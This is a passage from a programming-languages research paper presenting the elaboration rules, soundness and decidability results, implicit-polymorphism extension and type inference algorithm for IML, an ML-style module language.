\frac{\Gamma \vdash T \rightsquigarrow \exists \bar{\alpha}. \Sigma}{\Gamma \vdash X : T \rightsquigarrow \exists \bar{\alpha}. \{X : \Sigma\}} \text{DVAR} \quad \frac{\Gamma \vdash T \rightsquigarrow \exists \bar{\alpha}. \{\bar{X} : \bar{\Sigma}\}}{\Gamma \vdash \mathbf{include} T \rightsquigarrow \exists \bar{\alpha}. \{\bar{X} : \bar{\Sigma}\}} \text{DINCL} \\
\frac{\Gamma \vdash D_1 \rightsquigarrow \exists \bar{\alpha}_1. \{\bar{X}_1 : \bar{\Sigma}_1\} \quad \Gamma, \bar{\alpha}_1, \bar{X}_1 : \bar{\Sigma}_1 \vdash D_2 \rightsquigarrow \exists \bar{\alpha}_2. \{\bar{X}_2 : \bar{\Sigma}_2\} \quad \bar{X}_1 \cap \bar{X}_2 = \emptyset}{\Gamma \vdash D_1; D_2 \rightsquigarrow \exists \bar{\alpha}_1 \bar{\alpha}_2. \{\bar{X}_1 : \bar{\Sigma}_1, \bar{X}_2 : \bar{\Sigma}_2\}} \text{DSEQ} \quad \frac{}{\Gamma \vdash \epsilon \rightsquigarrow \{\}} \text{DEMPTY}
\end{array}$$

Expressions

$$\begin{array}{c}
\frac{\Gamma(X) = \Sigma}{\Gamma \vdash X :_{\mathbf{p}} \Sigma \rightsquigarrow X} \text{EVAR} \quad \frac{\Gamma \vdash T \rightsquigarrow \Xi}{\Gamma \vdash \mathbf{type} T :_{\mathbf{p}} [= \Xi] \rightsquigarrow [\Xi]} \text{ETYPE} \quad \frac{}{\Gamma \vdash \mathbf{true} :_{\mathbf{p}} \mathbf{bool} \rightsquigarrow \mathbf{true}} \text{ETRUE} \\
\frac{}{\Gamma \vdash \mathbf{false} :_{\mathbf{p}} \mathbf{bool} \rightsquigarrow \mathbf{false}} \text{EFALSE} \quad \frac{\Gamma \vdash X :_{\mathbf{p}} \mathbf{bool} \rightsquigarrow e \quad \Gamma \vdash E_1 :_{\iota_1} \Xi_1 \rightsquigarrow e_1 \quad \Gamma \vdash \Xi_1 \leq \Xi \rightsquigarrow f_1 \quad \Gamma \vdash T \rightsquigarrow \Xi \quad \Gamma \vdash E_2 :_{\iota_2} \Xi_2 \rightsquigarrow e_2 \quad \Gamma \vdash \Xi_2 \leq \Xi \rightsquigarrow f_2}{\Gamma \vdash \mathbf{if} X \mathbf{then} E_1 \mathbf{else} E_2 :_{\iota_1 \vee \iota_2 \vee \iota(\Xi)} \Xi \rightsquigarrow \mathbf{if} e \mathbf{then} f_1 e_1 \mathbf{else} f_2 e_2} \text{EIF} \\
\frac{\Gamma \vdash B :_{\iota} \Xi \rightsquigarrow e}{\Gamma \vdash \{B\} :_{\iota} \Xi \rightsquigarrow e} \text{ESTR} \quad \frac{\Gamma \vdash E :_{\iota} \exists \bar{\alpha}. \{\bar{X}' : \bar{\Sigma}'\} \rightsquigarrow e \quad X : \Sigma \in \bar{X}' : \bar{\Sigma}'}{\Gamma \vdash E.X :_{\iota} \exists \bar{\alpha}. \Sigma \rightsquigarrow \mathbf{unpack} \langle \bar{\alpha}, y \rangle = e \mathbf{in} \mathbf{pack} \langle \bar{\alpha}, y.X \rangle} \text{EDOT} \\
\frac{\Gamma \vdash T \rightsquigarrow \exists \bar{\alpha}. \Sigma \quad \Gamma, \bar{\alpha}, X : \Sigma \vdash E :_{\iota} \Xi \rightsquigarrow e}{\Gamma \vdash \mathbf{fun} (X : T) \Rightarrow E :_{\mathbf{p}} \forall \bar{\alpha}. \Sigma \rightarrow_{\iota} \Xi \rightsquigarrow \lambda \bar{\alpha}. \lambda_{\iota} X : \Sigma. e} \text{EFUN} \quad \frac{\Gamma \vdash X_1 :_{\mathbf{p}} \forall \bar{\alpha}. \Sigma_1 \rightarrow_{\iota} \Xi \rightsquigarrow e_1 \quad \Gamma \vdash X_2 :_{\mathbf{p}} \Sigma_2 \rightsquigarrow e_2 \quad \Gamma \vdash \Sigma_2 \leq_{\bar{\alpha}} \Sigma_1 \rightsquigarrow \delta; f}{\Gamma \vdash X_1 X_2 :_{\iota} \delta \Xi \rightsquigarrow (e_1 (\delta \bar{\alpha})) (f e_2). \iota} \text{EAPP} \\
\frac{\Gamma \vdash X :_{\mathbf{p}} \Sigma_1 \rightsquigarrow e \quad \Gamma \vdash T \rightsquigarrow \exists \bar{\alpha}. \Sigma_2 \quad \Gamma \vdash \Sigma_1 \leq_{\bar{\alpha}} \Sigma_2 \rightsquigarrow \delta; f}{\Gamma \vdash X :_{>T} :_{\iota(\exists \bar{\alpha}. \Sigma_2)} \exists \bar{\alpha}. \Sigma_2 \rightsquigarrow \mathbf{pack} \langle \delta \bar{\alpha}, f e \rangle} \text{ESEAL}
\end{array}$$

Bindings

$$\begin{array}{c}
\frac{\Gamma \vdash E :_{\iota} \exists \bar{\alpha}. \Sigma \rightsquigarrow e}{\Gamma \vdash X = E :_{\iota} \exists \bar{\alpha}. \{X : \Sigma\} \rightsquigarrow \mathbf{unpack} \langle \bar{\alpha}, x \rangle = e \mathbf{in} \mathbf{pack} \langle \bar{\alpha}, \{X = x\} \rangle} \text{BVAR} \quad \frac{\Gamma \vdash E :_{\iota} \exists \bar{\alpha}. \{\bar{X} : \bar{\Sigma}\} \rightsquigarrow e}{\Gamma \vdash \mathbf{include} E :_{\iota} \exists \bar{\alpha}. \{\bar{X} : \bar{\Sigma}\} \rightsquigarrow e} \text{BINCL} \\
\frac{\Gamma \vdash B_1 :_{\iota_1} \exists \bar{\alpha}_1. \{\bar{X}_1 : \bar{\Sigma}_1\} \rightsquigarrow e_1 \quad \bar{X}'_1 = \bar{X}_1 - \bar{X}_2 \quad \Gamma, \bar{\alpha}_1, \bar{X}_1 : \bar{\Sigma}_1 \vdash B_2 :_{\iota_2} \exists \bar{\alpha}_2. \{\bar{X}_2 : \bar{\Sigma}_2\} \rightsquigarrow e_2 \quad \bar{X}'_1 : \bar{\Sigma}'_1 \subseteq \bar{X}_1 : \bar{\Sigma}_1}{\Gamma \vdash B_1; B_2 :_{\iota_1 \vee \iota_2} \exists \bar{\alpha}_1 \bar{\alpha}_2. \{\bar{X}'_1 : \bar{\Sigma}'_1, \bar{X}_2 : \bar{\Sigma}_2\} \rightsquigarrow \mathbf{unpack} \langle \bar{\alpha}_1, y_1 \rangle = e_1 \mathbf{in} \mathbf{let} \bar{X}_1 = y_1. \bar{X}_1 \mathbf{in} \mathbf{unpack} \langle \bar{\alpha}_2, y_2 \rangle = e_2 \mathbf{in} \mathbf{pack} \langle \bar{\alpha}_1 \bar{\alpha}_2, \{\bar{X}'_1 = y_1. \bar{X}'_1, \bar{X}_2 = y_2. \bar{X}_2\} \rangle} \text{BSEQ} \quad \frac{}{\Gamma \vdash \epsilon :_{\mathbf{p}} \{\} \rightsquigarrow \{\}} \text{BEMPTY}
\end{array}$$

Subtyping

$$\begin{array}{c}
\Gamma \vdash \Xi \leq \Xi' \rightsquigarrow f := \Gamma \vdash \Xi \leq_{\epsilon} \Xi' \rightsquigarrow \mathbf{id}; f \quad \Gamma \vdash \Xi' \leq_{\bar{\pi}} \Xi \rightsquigarrow \delta; f
\end{array}$$

$$\begin{array}{c}
\frac{}{\Gamma \vdash \pi \leq \pi \rightsquigarrow \lambda x. x} \text{SPATH} \quad \frac{}{\Gamma \vdash \mathbf{bool} \leq \mathbf{bool} \rightsquigarrow \lambda x. x} \text{SBOOL} \\
\frac{\Gamma \vdash \Xi' \leq \Xi \rightsquigarrow f \quad \Gamma \vdash \Xi \leq \Xi' \rightsquigarrow f'}{\Gamma \vdash [= \Xi'] \leq [= \Xi] \rightsquigarrow \lambda x. [\Xi]} \text{STYPE} \quad \frac{\pi = \alpha \bar{\alpha}'}{\Gamma \vdash [= \sigma] \leq_{\pi} [= \pi] \rightsquigarrow [\lambda \bar{\alpha}'. \sigma / \alpha]; \lambda x. x} \text{SFORGET} \\
\frac{}{\Gamma \vdash \{\bar{l} : \bar{\Sigma}'\} \leq \{\} \rightsquigarrow \lambda x. \{\}} \text{SEMPY} \quad \frac{\Gamma \vdash \Sigma'_1 \leq_{\bar{\pi}_1} \Sigma_1 \rightsquigarrow \delta_1; f_1 \quad \Gamma \vdash \{\bar{l}' : \bar{\Sigma}'\} \leq_{\bar{\pi}_2} \{\bar{l} : \bar{\Sigma}\} \rightsquigarrow \delta_2; f_2 \quad \delta_2 \Sigma_1 = \Sigma_1}{\Gamma \vdash \{l_1 : \Sigma'_1, \bar{l}' : \bar{\Sigma}'\} \leq_{\bar{\pi}_1 \bar{\pi}_2} \{l_1 : \Sigma_1, \bar{l} : \bar{\Sigma}\} \rightsquigarrow \delta_1 \delta_2; \lambda x. \{l_1 = f_1(x.l_1), \bar{l} = (f_2 x). \bar{l}\}} \text{SSTR} \\
\frac{\Gamma, \bar{\alpha} \vdash \Sigma \leq_{\bar{\alpha}'} \Sigma' \rightsquigarrow \delta_1; f_1 \quad \iota' \leq \iota \quad \Gamma, \bar{\alpha} \vdash \delta_1 \Xi' \leq_{\bar{\pi} \bar{\alpha}} \Xi \rightsquigarrow \delta_2; f_2 \quad \delta_2 \Sigma = \Sigma}{\Gamma \vdash (\forall \bar{\alpha}'. \Sigma' \rightarrow_{\iota'} \Xi') \leq_{\bar{\pi}} (\forall \bar{\alpha}. \Sigma \rightarrow_{\iota} \Xi) \rightsquigarrow \delta_2; \lambda x. \lambda \bar{\alpha}. \lambda_{\iota} y : \Sigma. f_2((x (\delta_1 \bar{\alpha}')) (f_1 y)). \iota'} \text{SFUN} \quad \frac{\Gamma, \bar{\alpha}' \vdash \Sigma' \leq_{\bar{\alpha}} \Sigma \rightsquigarrow \delta; f \quad \bar{\alpha}' \bar{\alpha} \neq \epsilon}{\Gamma \vdash \exists \bar{\alpha}'. \Sigma' \leq \exists \bar{\alpha}. \Sigma \rightsquigarrow \lambda x. \mathbf{unpack} \langle \bar{\alpha}', y \rangle = x \mathbf{in} \mathbf{pack} \langle \delta \bar{\alpha}, f y \rangle} \text{SABS}
\end{array}$$

Figure 4. Elaboration of IML_{ex}

To this end, the judgement is indexed by a vector $\bar{\pi}$ of abstract paths that correspond to the abstract types from the right-hand Ξ . The counterparts of those types have to be looked up in the left-hand Ξ' , which happens one at a time in rule SFORGET. And that's where the predicativity restriction materialises: the rule only allows a small type on the left. Lookup produces a substitution δ whose domain corresponds to the root variables of the abstract paths $\bar{\pi}$. Normally, each of $\bar{\pi}$ is just a plain abstract type variable (which occur free in Ξ in this judgement). But in the formation rule TPFUN for pure function types, lifting produces more complex paths. So when subtyping goes inside a pure functor in rule SFUN, the same abstract paths with skolem parameters have to be formed for lookup, so that rule SFORGET can match them accordingly.

The move to deterministic subtyping allows us to drop the auxiliary notion of *explicit* types, which was present in [25] to ensure that non-deterministic lookup can be made deterministic. There is one side effect from dropping the “explicitness” side condition from rule TSING, though: subtyping is no longer reflexive. There are now “monster” types that cannot be matched, not even by themselves. For example, take $\{\} \rightarrow_1 \exists \alpha. \alpha$, which is created by

$(= (\text{fun } (x : \{\}) \Rightarrow (\{\text{type } t = \text{int}; v = 0\} :> \{\text{type } t; v : t\}).v))$

and is not a subtype of itself (it only contains a *use* of the abstract type α , no “binding” of the form $[= \alpha]$; consequently, when recursively matching $\exists \alpha'. \alpha' \leq \exists \alpha. \alpha$, rule SFORGET is never invoked to introduce the necessary substitution $[\alpha'/\alpha]$ of α by (the renamed version of) itself). However, this does not break anything else, so we make that simplification anyway – if desired, explicitness could easily be revived.

3.3 Meta-Theory

It is relatively straightforward to verify that elaboration is correct:

PROPOSITION 3.3 (Correctness of IML_{ex} Elaboration).

Let Γ be a well-formed F_ω environment.

1. If $\Gamma \vdash T/D \rightsquigarrow \Xi$, then $\Gamma \vdash \Xi : \Omega$.
2. If $\Gamma \vdash E/B : \iota \rightsquigarrow e$, then $\Gamma \vdash e : \Xi$, and if $\iota = \text{P}$ then $\Xi = \Sigma$.
3. If $\Gamma \vdash \Xi' \leq_{\bar{\alpha}\bar{\alpha}'} \Xi \rightsquigarrow \delta; f$ and $\Gamma \vdash \Xi' : \Omega$ and $\Gamma, \bar{\alpha} \vdash \Xi : \Omega$, then $\text{dom}(\delta) = \bar{\alpha}$ and $\Gamma \vdash \delta : \Gamma, \bar{\alpha}$ and $\Gamma \vdash f : \Xi' \rightarrow \delta \Xi$.

Together with the standard soundness result for F_ω we can tell that IML_{ex} is sound, i.e., a well-typed IML_{ex} program will either diverge or terminate with a value of the right type:

THEOREM 3.4 (Soundness of IML_{ex}). If $\cdot \vdash E : \Xi \rightsquigarrow e$, then either $e \uparrow$ or $e \hookrightarrow^* v$ such that $\cdot \vdash v : \Xi$ and v is a value.

More interestingly, the IML_{ex} type system is also decidable:

THEOREM 3.5 (Decidability of IML_{ex} Elaboration).

All IML_{ex} elaboration judgements are decidable.

This is immediate for all but the subtyping judgement, since they are syntax-directed and inductive, with no complicated side conditions. The rules can be read directly as an inductive algorithm. (In the case of **where**, it seems necessary to find a partitioning $\bar{\alpha}_1 = \bar{\alpha}_{11} \uplus \bar{\alpha}_{12}$, but it is not hard to see that the subtyping premise can only possibly succeed when picking $\bar{\alpha}_{12} = \text{fv}(\Sigma_1) \cap \bar{\alpha}_1$.)

The only tricky judgement is subtyping. Although it is syntax-directed as well, the rules are not actually inductive: some of their premises apply a substitution δ to the inspected types. Alas, that is exactly what can cause undecidability (see Section 1.2).

The restriction to substituting small types saves the day. We can define a weight metric over semantic types such that a quantified type variable has more weight than any possible substitution of that variable *with a small type*. We can then show that the overall weight of types involved decreases in all subtyping rules. For space reasons, the details appear in the Technical Appendix [23].

4. Full IML

A language without type inference is not worth naming ML. Because that is so, Figure 5 shows the minimal extension to IML_{ex} necessary to recover ML-style implicit polymorphism. Syntactically, there are merely two new forms of type expression.

First, “ $_$ ” stands for a type that is to be inferred from context. The crucial restriction here is that this can only be a *small* type. This fits nicely with the notion of a *monotype* in core ML, and prevents the need to infer polymorphic types in an analogous manner.

On top of this new piece of kernel syntax we allow a type annotation “ $_$ ” on a function parameter or conditional to be omitted, thereby recovering the implicitly typed expression syntax familiar from ML. (At the same time we drop the IML_{ex} sugar interpreting an unannotated parameter as a type; we only keep that interpretation in **type** declarations or bindings.)

Second, there is a new type of *implicit* function, distinguished by a leading tick ‘ (a choice that will become clear in a moment). This corresponds to an ML-style polymorphic type. The parameter has to be of type **type**, whose being small fits nicely with the fact that ML can only abstract monotypes, and no type constructors. For obvious reasons, an implicit function has to be pure. We write the semantic type of implicit functions with an arrow \rightarrow_A , in order to reuse notational convention. It is distinct from \rightarrow_ι , however, and we do not consider A an actual effect; i.e., A is not included in ι .

As the name would suggest, there are no explicit introduction or elimination forms for implicit functions. Instead, they are introduced and eliminated implicitly. The respective typing rules (EGEN and EINST) match common formulations of ML-style polymorphism [3]. Any pure expression can have its type generalised, which is more liberal than ML’s *value restriction* [35] (recall that purity also implies that no abstract types are produced).

Subtyping allows the implicit elimination of implicit functions as well, via instantiation on the left, or skolemisation on the right (rules SIMPLL and SIMPLR). This closely corresponds to ML’s signature matching rules, which allow any value to be matched by a value of more polymorphic type. However, this behaviour can now be intermixed with proper “module” types. In particular, that means that we allow looking up types from an implicit function, similar to other pure functions. For example, the following subtyping holds, by implicitly instantiating the parameter a with int :

$(a : \text{type}) \Rightarrow \{\text{type } t = a; f : a \rightarrow t\} \leq \{\text{type } t; f : \text{int} \rightarrow \text{int}\}$

With these few extensions, the Map functor from Section 2 can now be written in IML very much like in traditional ML:

```

type MAP =
{
  type key;
  type map a;
  empty 'a : map a;
  lookup 'a : key  $\rightarrow$  map a  $\rightarrow$  opt a;
  add 'a : key  $\rightarrow$  a  $\rightarrow$  map a  $\rightarrow$  map a
};
Map (Key : EQ) :> MAP where (type .key = Key.t) =
{
  type key = Key.t;
  type map a = key  $\rightarrow$  opt a;
  empty = fun x  $\Rightarrow$  none;
  lookup x m = m x;
  add x y m = fun z  $\Rightarrow$  if Key.eq z x then some y else m z
}

```

The MAP signature here uses one last bit of syntactic sugar defined in Figure 5, which is to allow implicit parameters on the left-hand side of declarations, like we already do for explicit parameters (cf. Figure 1). The tick becomes a pun on ML’s type variable syntax, but without relying on brittle implicit scoping rules.

Syntax	(expressions) $\text{if } E_1 \text{ then } E_2 \text{ else } E_3 \quad := \quad \text{if } E_1 \text{ then } E_2 \text{ else } E_3; _$	
(types) $T \quad ::= \quad \dots \mid _ \mid '(X:\text{type}) \Rightarrow T$	(types) $\text{fun } X \Rightarrow E \quad := \quad \text{fun } (X: _) \Rightarrow E$	
	(types) $'X \Rightarrow T \quad := \quad '(X:\text{type}) \Rightarrow T$	
Semantic Types	(declarations) $X 'Y:T \quad := \quad X : '(Y:\text{type}) \Rightarrow T$	
(large signatures) $\Sigma \quad ::= \quad \dots \mid \forall \bar{\alpha}. \{ \} \rightarrow_A \Sigma$		
Types	$\frac{\Gamma \vdash \sigma : \Omega}{\Gamma \vdash _ \rightsquigarrow \sigma} \text{TINFER} \quad \frac{\Gamma, \alpha, X:[= \alpha] \vdash T \rightsquigarrow \Sigma \quad \kappa_\alpha = \Omega}{\Gamma \vdash '(X:\text{type}) \Rightarrow T \rightsquigarrow \forall \alpha. \{ \} \rightarrow_A \Sigma} \text{TIMPL} \quad \boxed{\Gamma \vdash T \rightsquigarrow \Xi}$	
Expressions	$\frac{\Gamma, \bar{\alpha} \vdash E :_P \Sigma \rightsquigarrow e \quad \kappa_\alpha = \Omega}{\Gamma \vdash E :_P \forall \bar{\alpha}. \{ \} \rightarrow_A \Sigma \rightsquigarrow \lambda \bar{\alpha}. \lambda_A x. \{ \}. e} \text{EGEN} \quad \frac{\Gamma \vdash E :_L \exists \bar{\alpha}. \forall \bar{\alpha}'. \{ \} \rightarrow_A \Sigma \rightsquigarrow e \quad \Gamma, \bar{\alpha} \vdash \sigma : \kappa_{\alpha'}}{\Gamma \vdash E :_L \exists \bar{\alpha}. \Sigma[\bar{\sigma}/\bar{\alpha}'] \rightsquigarrow \text{unpack } \langle \bar{\alpha}, x \rangle = e \text{ in pack } \langle \bar{\alpha}, (x \bar{\sigma} \{ \}). A \rangle} \text{EINST} \quad \boxed{\Gamma \vdash E :_L \Xi \rightsquigarrow e}$	
Subtyping	$\frac{\Gamma \vdash \sigma : \kappa_{\alpha'} \quad \Gamma \vdash \Sigma'[\bar{\sigma}/\bar{\alpha}'] \leq_{\bar{\pi}} \Sigma \rightsquigarrow \delta; f}{\Gamma \vdash \forall \bar{\alpha}'. \{ \} \rightarrow_A \Sigma' \leq_{\bar{\pi}} \Sigma \rightsquigarrow \delta; \lambda x. f((x \bar{\sigma} \{ \}). A)} \text{SIMPLL} \quad \frac{\Gamma, \bar{\alpha} \vdash \Sigma' \leq_{\bar{\pi}} \Sigma \rightsquigarrow \delta; f \quad \text{fv}(\delta \pi) \not\cap \bar{\alpha}}{\Gamma \vdash \Sigma' \leq_{\bar{\pi}} \forall \bar{\alpha}. \{ \} \rightarrow_A \Sigma \rightsquigarrow \delta; \lambda x. \lambda \bar{\alpha}. \lambda_A y. \{ \}. f x} \text{SIMPLR} \quad \boxed{\Gamma \vdash \Xi' \leq_{\bar{\pi}} \Xi \rightsquigarrow \delta; f}$	

Figure 5. Extension to Full IML

Space reasons forbid more extensive examples, but it should be clear from the rules that there is nothing preventing the use of implicit functions as first-class values, given sufficient annotations for their (large) types. For example:

(fun (id : 'a \Rightarrow a \Rightarrow a) \Rightarrow {x = id 3; y = id true}) (fun x \Rightarrow x)

The type of the argument expression is generalised implicitly and matches the implicitly polymorphic parameter via subtyping.

5. Type Inference

With the additions from Figure 5 we have turned the deterministic typing and elaboration judgements of IML_{ex} non-deterministic. They have to guess types (in rules TINFER, EINST, SIMPLL) and quantifiers (in rule EGEN). Moreover, we have decide when to apply rules EGEN and EINST. Clearly, an algorithm is needed.

Fortunately, what's going on is not fundamentally different from core ML. Where core ML would require type equivalence (and type inference would use unification), the IML rules require subtyping.

That may seem scary at first, but a closer inspection of the subtyping rules reveals that, when applied to small types, subtyping almost degenerates to type equivalence! The only exception is width subtyping on records. The IML type system only promises to infer small types, so we are not far away from conventional ML. That is, we can still formulate an algorithm based on *inference variables* (which we write v) holding place for small types.

5.1 Algorithm

Figure 6 shows the essence of this algorithm, formulated via inference rules. The basic idea is to modify the declarative typing rules such that wherever they have to guess a (small) type, we simply introduce a (free) inference variable. Furthermore, the rules are augmented with outputting a substitution θ for resolved inference variables: all judgements have the form $\Gamma \vdash_{\theta} \mathcal{J}$, which, roughly, implies the respective declarative judgement $\bar{v}, \theta \vdash \theta \mathcal{J}$, where \bar{v} binds the unresolved inference variables that still appear free in $\theta \mathcal{J}$ or $\theta \mathcal{J}$. Notation is simplified by abbreviations of the form

$$\Gamma \vdash_{\theta} \mathcal{J} \quad := \quad \theta \Gamma \vdash_{\theta''} {}^{\theta} \mathcal{J} \wedge \theta' = \theta'' \circ \theta$$

where ${}^{\theta} \mathcal{J}$ is meant to apply θ to \mathcal{J} 's "inputs". It's used to thread and compose substitutions through multiple premises (e.g. rule IEIF).

There are two main complications, both due to the fact that, unlike in old ML, small types can be intermixed with large ones.

First, it may be necessary to infer a small type from a large one via subtyping. For example, we might encounter the inequation

$$\forall \alpha. [= \alpha] \rightarrow_P [= \alpha] \leq v$$

which can be solved just fine with $v = [= \sigma] \rightarrow_I [= \sigma]$ for any σ ; through contravariance, similar situations can arise with an inference variable on the left. Because of this, it is not enough to just consider the cases $v \leq \sigma$ or $\sigma \leq v$ for resolving v . Instead, when the subtyping algorithm hits $v \leq \Sigma$ or $\Sigma \leq v$ (rules ISRESL and ISRESR, where Σ may or may not be small) it invokes the auxiliary *Resolution* judgement $\Gamma \vdash_{\theta} v \approx \Sigma$, which only resolves v so far as to match the shape of Σ and inserts fresh inference variables for its subcomponents. After that, subtyping "tries again".

Second, an inference variable v can be introduced in the scope of abstract types (i.e., regular type variables). In general, it would be incorrect to resolve v to a type containing type variables that are *not* in scope for *all* occurrences of v in a derivation. To prevent that, each v is associated with a set Δ_v of type variables that are known to be in scope for v everywhere. The set is verified when resolving v (see rule IRPATH in particular). The set also is propagated to any other v' the original v is unified with, by intersecting $\Delta_{v'}$ with Δ_v – or more precisely, by introducing a new variable v'' with the intersected $\Delta_{v''}$, and replacing both v and v' with it (see e.g. rule IRINFER); that way, we can treat Δ_v as a globally fixed set for each v , and do not need to maintain those sets separately. Inference variables also have to be updated when type variables go out of scope. That is achieved by employing the following notation in rules locally extending Γ with type variables (we write $\text{undet}(\Xi)$ to denote the free inference variables of Ξ):

$$\Gamma; \Gamma' \vdash_{\theta} \mathcal{J} \quad := \quad \Gamma, \Gamma' \vdash_{\theta'} \mathcal{J} \wedge \theta' = [\bar{v}'/\bar{v}] \circ \theta''$$

where $\bar{v} = \text{undet}(\theta'' \mathcal{J})$
 \bar{v}' fresh with $\Delta_{v'} = \Delta_v \cap \text{dom}(\bar{v})$

The net effect is that all local α 's from Γ' are removed from all Δ -sets of inference variable remaining after executing $\Gamma, \Gamma' \vdash \mathcal{J}$. We omit θ in this notation when it is the identity.

Implicit functions work mostly like in ML. Like with let-polymorphism, generalisation is deferred to the point where an expression is bound – in this case, in rule IBPVAR. This works despite IML's first-class polymorphism, thanks to the desugaring into a kernel syntax requiring named variables in most places (Figure 1). Consider the example from the previous section:

Types	$\frac{\Gamma \vdash_{\theta}^! E :_{\mathbb{P}} [= \Xi]}{\Gamma \vdash_{\theta} E \rightsquigarrow \Xi} \text{ITPATH} \quad \frac{v \text{ fresh} \quad \Delta_v = \text{dom}(\Gamma)}{\Gamma \vdash_{\square} - \rightsquigarrow v} \text{ITINFER} \quad \frac{}{\Gamma \vdash_{\square} \text{type} \rightsquigarrow \exists \alpha. [= \alpha]} \text{ITTYPE} \quad \frac{\Gamma \vdash_{\theta} E : \Sigma}{\Gamma \vdash_{\theta} (= E) \rightsquigarrow \Sigma} \text{ITSING}$ $\frac{\Gamma \vdash_{\theta_1} T_1 \rightsquigarrow \exists \bar{\alpha}_1. \Sigma_1 \quad \Gamma; \bar{\alpha}_1, X : \Sigma_1 \vdash_{\theta_2} T_2 \rightsquigarrow \exists \bar{\alpha}_2. \Sigma_2 \quad \kappa_{\alpha'_2} = \kappa_{\alpha_1} \rightarrow \kappa_{\alpha_2}}{\Gamma \vdash_{\theta_2} (X : T_1) \Rightarrow T_2 \rightsquigarrow \exists \bar{\alpha}'_2. \forall \bar{\alpha}_1. \Sigma_1 \rightarrow_{\mathbb{P}} \Sigma_2 [\alpha'_2 \bar{\alpha}_1 / \bar{\alpha}_2]} \text{ITPFUN} \quad \frac{\Gamma; \alpha, X : [= \alpha] \vdash_{\theta} T \rightsquigarrow \Sigma \quad \kappa_{\alpha} = \Omega}{\Gamma \vdash_{\theta} '(X : \text{type}) \Rightarrow T \rightsquigarrow \forall \alpha. \{ \} \rightarrow_{\mathbb{A}} \Sigma} \text{ITIMPL}$	$\boxed{\Gamma \vdash_{\theta} T \rightsquigarrow \Xi}$
Expressions	$\frac{\Gamma(X) = \Sigma}{\Gamma \vdash_{\square} X :_{\mathbb{P}} \Sigma} \text{IEVAR} \quad \frac{\Gamma \vdash_{\theta_0}^! X :_{\mathbb{P}} \text{bool} \quad \Gamma \vdash_{\theta_1} E_1 :_{\iota_1} \Xi_1 \quad \Gamma \vdash_{\theta_2} E_2 :_{\iota_2} \Xi_2 \quad \Gamma \vdash_{\theta_3} E_3 :_{\iota_3} \Xi_3 \leq \Xi_4 \quad \Gamma \vdash_{\theta_4} E_4 :_{\iota_4} \Xi_4 \leq \Xi_5}{\Gamma \vdash_{\theta_5} \text{if } X \text{ then } E_1 \text{ else } E_2 : T :_{\iota_1 \vee \iota_2 \vee \iota_3 \vee \iota_4} \Xi} \text{IEIF} \quad \frac{\Gamma \vdash_{\theta}^! E :_{\iota} \exists \bar{\alpha}. \{ X : \Sigma, X' : \Sigma' \}}{\Gamma \vdash_{\theta} E.X :_{\iota} \exists \bar{\alpha}. \Sigma} \text{IEDOT}$ $\frac{\Gamma \vdash_{\theta_1} T \rightsquigarrow \exists \bar{\alpha}. \Sigma \quad \Gamma; \bar{\alpha}, X : \Sigma \vdash_{\theta_2} E :_{\iota} \Xi}{\Gamma \vdash_{\theta_2} \text{fun } (X : T) \Rightarrow E :_{\mathbb{P}} \forall \bar{\alpha}. \Sigma \rightarrow_{\iota} \Xi} \text{IEFUN} \quad \frac{\Gamma \vdash_{\theta_1}^! X_1 :_{\mathbb{P}} \forall \bar{\alpha}. \Sigma_1 \rightarrow_{\iota} \Xi \quad \Gamma \vdash_{\theta_2} X_2 :_{\mathbb{P}} \Sigma_2 \quad \Gamma \vdash_{\theta_3} X_3 :_{\iota} \delta \Xi}{\Gamma \vdash_{\theta_3} X_1 X_2 :_{\iota} \delta \Xi} \text{IEAPP}$	$\boxed{\Gamma \vdash_{\theta} E :_{\iota} \Xi}$
Bindings	$\frac{\Gamma \vdash_{\theta} E :_{\mathbb{I}} \exists \bar{\alpha}. \Sigma}{\Gamma \vdash_{\theta} X = E :_{\mathbb{I}} \exists \bar{\alpha}. \{ X : \Sigma \}} \text{IBVAR} \quad \frac{\Gamma \vdash_{\theta} E :_{\mathbb{P}} \Sigma \quad \bar{v} = \text{undet}(\theta \Sigma) - \text{undet}(\theta \Gamma) \quad \kappa_{\alpha} = \Omega}{\Gamma \vdash_{\theta} X = E :_{\mathbb{P}} \{ X : \forall \bar{\alpha}. \{ \} \rightarrow_{\mathbb{A}} \Sigma [\bar{\alpha} / \bar{v}] \}} \text{IBPVAR}$	$\boxed{\Gamma \vdash_{\theta} B :_{\iota} \Xi}$
Subtyping	$\frac{}{\Gamma \vdash_{\square} v \leq v} \text{ISREFL} \quad \frac{\Gamma \vdash_{\theta}^! v \approx \Sigma \quad \Gamma \vdash_{\theta'} v \leq \Sigma}{\Gamma \vdash_{\theta'} v \leq \Sigma} \text{ISRESL} \quad \frac{\Gamma \vdash_{\theta}^! v \approx \Sigma' \quad \Gamma \vdash_{\theta'} \Sigma' \leq v}{\Gamma \vdash_{\theta'} \Sigma' \leq v} \text{ISRESR}$ $\frac{\Gamma; \bar{\alpha} \vdash_{\theta_1} \Sigma \leq_{\bar{\alpha}'} \Sigma' \rightsquigarrow \delta_1 \quad \iota' \leq \iota \quad \Gamma; \bar{\alpha} \vdash_{\theta_2} \delta_1 \Xi' \leq_{\bar{\alpha}'} \Xi \rightsquigarrow \delta_2 \quad \theta_2 \delta_2 \Sigma = \theta_2 \Sigma}{\Gamma \vdash_{\theta_2} (\forall \bar{\alpha}'. \Sigma' \rightarrow_{\iota'} \Xi') \leq_{\bar{\alpha}'} (\forall \bar{\alpha}. \Sigma \rightarrow_{\iota} \Xi) \rightsquigarrow \delta_2} \text{ISFUN} \quad \frac{\Gamma; \bar{\alpha} \vdash_{\theta} \Sigma' \leq_{\bar{\alpha}} \Sigma \rightsquigarrow \delta \quad \bar{\alpha}' \bar{\alpha} \neq \epsilon}{\Gamma \vdash_{\theta} \exists \bar{\alpha}'. \Sigma' \leq \exists \bar{\alpha}. \Sigma} \text{ISABS}$ $\frac{\bar{v} \text{ fresh} \quad \Delta_v = \text{dom}(\Gamma) \quad \Gamma \vdash_{\theta} \Sigma' [\bar{v} / \bar{\alpha}'] \leq_{\bar{\pi}} \Sigma \rightsquigarrow \delta}{\Gamma \vdash_{\theta} \forall \bar{\alpha}'. \{ \} \rightarrow_{\mathbb{A}} \Sigma' \leq_{\bar{\pi}} \Sigma \rightsquigarrow \delta} \text{ISIMPLL} \quad \frac{\Gamma; \bar{\alpha} \vdash_{\theta} \Sigma' \leq_{\bar{\pi}} \Sigma \rightsquigarrow \delta; f \quad \bar{\alpha} \not\vdash \text{fv}(\theta \delta)}{\Gamma \vdash_{\theta} \Sigma' \leq_{\bar{\pi}} 